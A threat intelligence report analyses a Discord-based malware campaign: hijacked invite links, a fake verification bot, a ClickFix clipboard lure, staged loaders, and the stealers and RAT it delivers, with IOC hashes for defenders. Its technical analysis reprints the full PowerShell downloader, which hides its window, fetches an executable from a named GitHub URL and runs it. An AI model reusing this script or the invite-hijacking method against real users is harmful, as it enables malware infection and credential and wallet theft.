TRUSTED DISCORD INVITES REUSED BY THREAT ACTORS FOR LAYERED MALWARE CAMPAIGNS

Vairav Threat Report

Date: June 13, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148
Baluwatar, Kathmandu

Phone: +977 4541540
Mobile: +977-9820105900
Email: sales@vairavtech.com

EXECUTIVE SUMMARY

A newly identified malware campaign leverages hijacked Discord invite links and social engineering to distribute a sophisticated multi-stage malware package targeting users across multiple countries. The threat actors deploy phishing websites that mimic Discord's interface, tricking users into executing malicious PowerShell scripts. These scripts initiate events involving Pastebin, GitHub, and Bitbucket to download and execute AsyncRAT, Skuld Stealer, and ChromeKatz-based modules. The campaign targets cryptocurrency wallets, browser cookies, and Discord credentials, and is primarily financially motivated.

KEY FINDINGS:

1. Hijacked Discord invites redirect users to spoofed servers with locked channels and a fake "verify" process.
2. Users are tricked into running a PowerShell script manually via clipboard-based social engineering.
3. PowerShell script downloads an EXE file from GitHub and initiates further malware stages.
4. Multi-stage loaders use Bitbucket-hosted encrypted payloads, decrypted with a lightweight XOR algorithm.
5. Final payloads include AsyncRAT, Skuld Stealer, and ChromeKatz-based memory stealer.
6. Campaign utilizes Discord webhooks for data exfiltration, avoiding the need for persistent C2 infrastructure.
7. Payloads are updated frequently to evade detection, often showing zero antivirus flags on VirusTotal.
8. Bitbucket download metrics indicate over 1,300 potential infections.

INFECTION CHAIN




Figure 1: Infection chain overview: From hijacked Discord invite to execution of PowerShell downloader




Figure 2: Infection chain overview: From PowerShell to final malware payload delivery

TECHNICAL ANALYSIS

Understanding Discord Invite Link Hijacking


A recent investigation uncovered that cybercriminals exploit Discord's invitation system to carry out phishing attacks by hijacking invite links. Initially focused on attackers abusing custom vanity invite links, available only to servers with a premium Level 3 Boost subscription. When their vanity links expire, attackers take over these invite URLs for malicious use. Further analysis shows this problem isn't limited to vanity links but also affects standard, randomly generated invite links (e.g., discord.gg/y1zw2d5).

Discord creates invite links in two main formats:

- https://discord.gg/{invite_code}
- https://discord.com/invite/{invite_code}

There are three main types of invite links:

1. **Temporary Invite Links:** By default, Discord generates temporary invite links with expiration times ranging from 30 minutes up to 7 days. These invite codes are random strings containing 7 or 8 mixed-case alphanumeric characters.
   For example: *https://discord.gg/T8CA7XrK or https://discord.gg/yzqKS3d*.



Invite friends to [redacted]
# test

Share this link with others to grant access to your server!


https://discord.gg/uzwgPxUZ

Your invite link expires in 7 days.

☐ Set this link to never expire

Figure 3: Generating a random invite code in Discord application

2. **Permanent Invite Links**: These are created by selecting the “Expire After: Never” option, resulting in invite codes of 10 random alphanumeric characters (both uppercase and lowercase). For example: *https://discord.gg/wAYq5GAsyH.*



Server invite link settings

Expire After
Never

Max Number Of Uses
No limit

Grant temporary membership ☒

Temporary members are automatically kicked when they disconnect unless a role has been assigned


Figure 4: Generating a permanent invite link in the Discord application

3. **Custom Vanity Invite Links**: Exclusively for Level 3 Boosted servers, vanity links allow admins to choose their unique invite codes, consisting of lowercase letters, numbers, or dashes. If a server loses its boost, its vanity link becomes available for others to claim.

Once a randomly generated invite link expires or is deleted, it cannot be reclaimed since codes are randomly generated, and collisions are very unlikely.

However, Discord's system allows the reuse of expired temporary invite codes and sometimes deleted permanent codes as custom vanity links for boosted servers. Attackers exploit this loophole:

- When a temporary invite expires, its code can be registered as a vanity link by another Level 3 Boosted server.
- If a boosted server loses its vanity link by losing boost status, attackers can claim that vanity invite for their own malicious server.



Custom Invite Link UNLOCKED

Bring others to your server easily with your own customized invite link. Heads up though, anyone with the link can join and you'll need at least one text channel that is open to all server members. Learn more.

Invite URL
0 uses


https://discord.gg/ uzwgPxUZ

Remove Custom Invite Link

This server is now accessible to everyone at https://discord.gg/uzwgpxuz

Figure 5: Assigning a used invite code from another server as a custom vanity invite link in the Discord application

When users create temporary invites and select "Set this link to never expire," the invite code's expiration does not change. The Discord client misleadingly shows the link as permanent, but it remains temporary with an 8-character code. These misunderstandings lead users to publish temporary invites believing they are permanent, which eventually expire and open the door for attackers to hijack the code.



Invite friends to [redacted]
# test

Share this link with others to grant access to your server!

https://discord.gg/uzwgPxUZ


Your invite link will never expire.

☑ Set this link to never expire

Figure 6: When you set "Never Expires" for an existing link, its expiration settings do not actually change

Initial Access & Social Engineering

The initial access in this campaign begins when users unknowingly click on hijacked Discord invite links. A deceptive bot named “Safeguard” prompts users to complete a fake verification process.



Welcome to
[redacted]
This is the beginning of this server.

Safeguard APP 3/29/2025 4:55 PM


Authentication
Please Verify!
Click the button below to verify your identity and unlock access.
-Safeguard Team

You do not have permission to send messages in this channel.

[redacted]

Figure 7: A malicious Discord server where users land after clicking a hijacked invite link

When a user clicks the “verify” button within the Discord server, they are prompted to grant authorization to the bot, which then redirects them to an external site: *https://captchaguard[.]me*. During this process, the bot also collects key user profile information, including the username, avatar, and banner image.



Safeguard APP
Safeguard#0786

The most extensive security platform on Discord.


Created On
Feb 1, 2025

Note (only visible to you)
Click to add a note

Figure 8: Malicious “Safeguard” bot description

Once the user authorizes the bot, Discord initiates the OAuth2 authentication flow, generating a single-use authorization code. This code is embedded in a URL (*https://captchaguard.me/oauth-pass?code=...),* which opens in the user's browser.

The malicious website uses this code to retrieve the user's Discord username and server name. After collecting this data, the user is redirected to another URL in the format *https://captchaguard[.]me/?key=...,* where the "key" parameter contains BASE64-encoded information including the username, Discord guild ID, and icon IDs. The user is then presented with a spoofed Discord interface, featuring a prominent "Verify" button and a green shield icon to create a false sense of legitimacy.



Safeguard

wants to access your Discord account

This will allow the developer of Safeguard to:

- ✓ Access your username, avatar, and banner
- ✓ Know what servers you're in
- ✗ Microbrew some local kombucha


Once you authorize, you will be redirected **outside of Discord** to: **https://captchaguard.me**

The developer of Safeguard's privacy policy and terms of service apply to this application.

Active since Feb 1, 2025

This application **cannot** read your messages or send messages as you.

Figure 9: Safeguard bot redirects users to the phishing website



https://captchaguard.me/?key=


Safeguard

Username

Welcome to Verification

Figure 10: A phishing website displaying a fake verification message

Clicking the "Verify" button triggers a script that silently copies a malicious PowerShell command to the user's clipboard. The site then displays a fake CAPTCHA error and guides the user to open the Windows Run dialog and execute the command, claiming it's a manual fix. This "ClickFix" technique avoids asking users to download anything, using Discord-like visuals to create trust and trick users into running malware.



Discord Verification Portal

To protect against phishing and unauthorized access, please follow the steps below to complete verification:

Step 1:
Press Windows + R to open the 'Run' dialog box.

Step 2
To securely verify through Discord, press **CTRL + V** to paste the verification string into the dialog box.

Step 3
Finally, press Enter to authenticate your account and you will be redirected to the desired server.


(loading) Waiting to process manual verification...

Figure 11: Social engineering technique tricking a user to execute a malicious command

Executing the command downloads and running a PowerShell script from Pastebin: *https://pastebin[.]com/raw/zW0L2z2M*. Pastebin is a public site for sharing text or code, often abused to host malware due to its ease of use and anonymous access.

PowerShell Script

This script, hosted on Pastebin, downloads a GitHub-hosted binary (installer.exe). It hides the console window and uses WebClient to pull the file silently, saving it in the TEMP directory and executing it with a specific argument (-arg1) to trigger malicious behavior.




```
# Hide PowerShell Console Window
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();
}
"@
$consolePtr = [Win32]::GetConsoleWindow()
[Win32]::ShowWindow($consolePtr, 0)  # Hide the console window

# Define the download and execution parameters
$url = "https://github.com/frfs1/update/raw/refs/heads/main/installer.exe"  # Direct EXE download
$exePath = Join-Path $env:TEMP ('installer.exe')

try {
    Write-Output "Establishing connection..."

    # Download the EXE using WebClient
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile($url, $exePath)

    # Validate the download
    if (-not (Test-Path $exePath) -or ((Get-Item $exePath).length -eq 0)) {
        Write-Output "failed. Exiting..."
        exit 1
    }

    # Run the executable
    Start-Process -FilePath $exePath -ArgumentList "-arg1" -NoNewWindow

} catch {
    Write-Output "An error occurred"
} finally {
    Write-Output "unable to detect discord session."
}
```

Figure 12: Powershell script without encryption

First Stage Loader (installer.exe)

Written in C++ with junk code and string obfuscation via XOR, the loader checks for command-line parameters to activate. It creates a directory (ServiceHelper) under AppData and drops two VBS files: nat1.vbs (sets Defender exclusions, creates a scheduled task) and runsys.vbs (executes second payload every 5 minutes). Encrypted payloads (skul.exe, Rnr.exe) are downloaded from Bitbucket and decrypted using a simple XOR function.

Variant 1: *673090abada8ca47419a5dbc37c5443fe990973613981ce622f30e83683dc932*




1/74 security vendor flagged this file as malicious

673090abada8ca47419a5dbc37c5443fe990973613981ce622f30e83683dc932
installer.exe

Size 4.66 MB
Last Analysis Date 12 hours ago

Figure 13: First Stage Downloader with extremely low detection rate on VirusTotal

Variant 2: *160eda7ad14610d93f28b7dee20501028c1a9d4f5dc0437794ccfc2604807693*



No security vendors flagged this file as malicious

160eda7ad14610d93f28b7dee20501028c1a9d4f5dc0437794ccfc2604807693
installer.exe

Size 6.73 MB
Last Analysis Date 2 days ago

Figure 14: First Stage Downloader with zero detections on VirusTotal

Second Stage Downloader (Rnr.exe)

When launched by runsys.vbs, this binary download another encrypted payload (AClient.exe, AsyncRAT). On first run, it only downloads the payload and exits. On the next run, it decrypts and executes the payload. This delay-based execution evades sandbox detection.

Payload 1: AsyncRAT (AClient.exe)

This variant of AsyncRAT uses Pastebin to store its dynamic C2 address and supports full RAT capabilities: command execution, file management, keylogging, and remote surveillance. The campaign leverages "dead drop resolvers" to avoid hardcoding C2 infrastructure.

Payload 2: Skuld Stealer (skul.exe)

Modified from a Go-based open-source stealer, this version targets Discord tokens, browser credentials, and crypto wallets like Exodus and Atomic. It uses Discord webhooks for exfiltration. Wallet injection is done by replacing Electron .asar files, stealing credentials during wallet logins.

Payload 3: ChromeKatz-based Stealer (cks.exe)

This component bypasses Chrome’s Application-Bound Encryption (ABE) by reading cookies directly from browser memory using pattern-matching in the NetworkService process. Extracted data is archived and sent to Discord webhooks.

This attack leveraged a loophole in Discord’s invite system, where expired or deleted invite codes could be reused as vanity URLs. By hijacking previously trusted links, users were redirected to malicious servers. Instead of advanced obfuscation, attackers used evasive tactics like execution delays, conditional behaviors, and staged decryption.

The deployed malware included AsyncRAT for remote access and a customized Skuld Stealer, which targets credentials and especially cryptocurrency wallets like Exodus and Atomic. The malware exfiltrates seed phrases and credentials using Discord webhooks, and persistence is maintained through scheduled tasks that redownload AsyncRAT even after removal. While Discord has removed the malicious bot, the threat remains, as similar tactics could be reused with new bots or infrastructure.

THREAT ACTOR PROFILE

Threat Actor Summary: Discord-Based Multi-Stage Malware Operator	
Name(s)	Unattributed (likely financially motivated cybercriminal group)
Regions Targeted	United States, Vietnam, France, Germany, Slovakia, Austria, Netherlands, United Kingdom
Tools and Infrastructure	• Custom Skuld Stealer variant • AsyncRAT (Remote Access Trojan) • Public services abused: ✓ Discord (OAuth, bots, webhooks) ✓ Pastebin (PowerShell script host) ✓ GitHub & Bitbucket (payload repositories)
Initial Access	Hijacked vanity Discord invite links originally used by legitimate communities

INDICATORS OF COMPROMISE (IOCs)

File Hashes
673090abada8ca47419a5dbc37c5443fe990973613981ce622f30e83683dc932
160eda7ad14610d93f28b7dee20501028c1a9d4f5dc0437794ccfc2604807693
5d0509f68a9b7c415a726be75a078180e3f02e59866f193b0a99eee8e39c874f
375fa2e3e936d05131ee71c5a72d1b703e58ec00ae103bbea552c031d3bfbdbe
53b65b7c38e3d3fca465c547a8c1acc53c8723877c6884f8c3495ff8ccc94fbe
d54fa589708546eca500fbeea44363443b86f2617c15c8f7603ff4fb05d494c1
670be5b8c7fcd6e2920a4929fcaa380b1b0750bfa27336991a483c0c0221236a
8135f126764592be3df17200f49140bfb546ec1b2c34a153aa509465406cb46c
f08676eeb489087bc0e47bd08a3f7c4b57ef5941698bc09d30857c650763859c
db1aa52842247fc3e726b339f7f4911491836b0931c322d1d2ab218ac5a4fb08
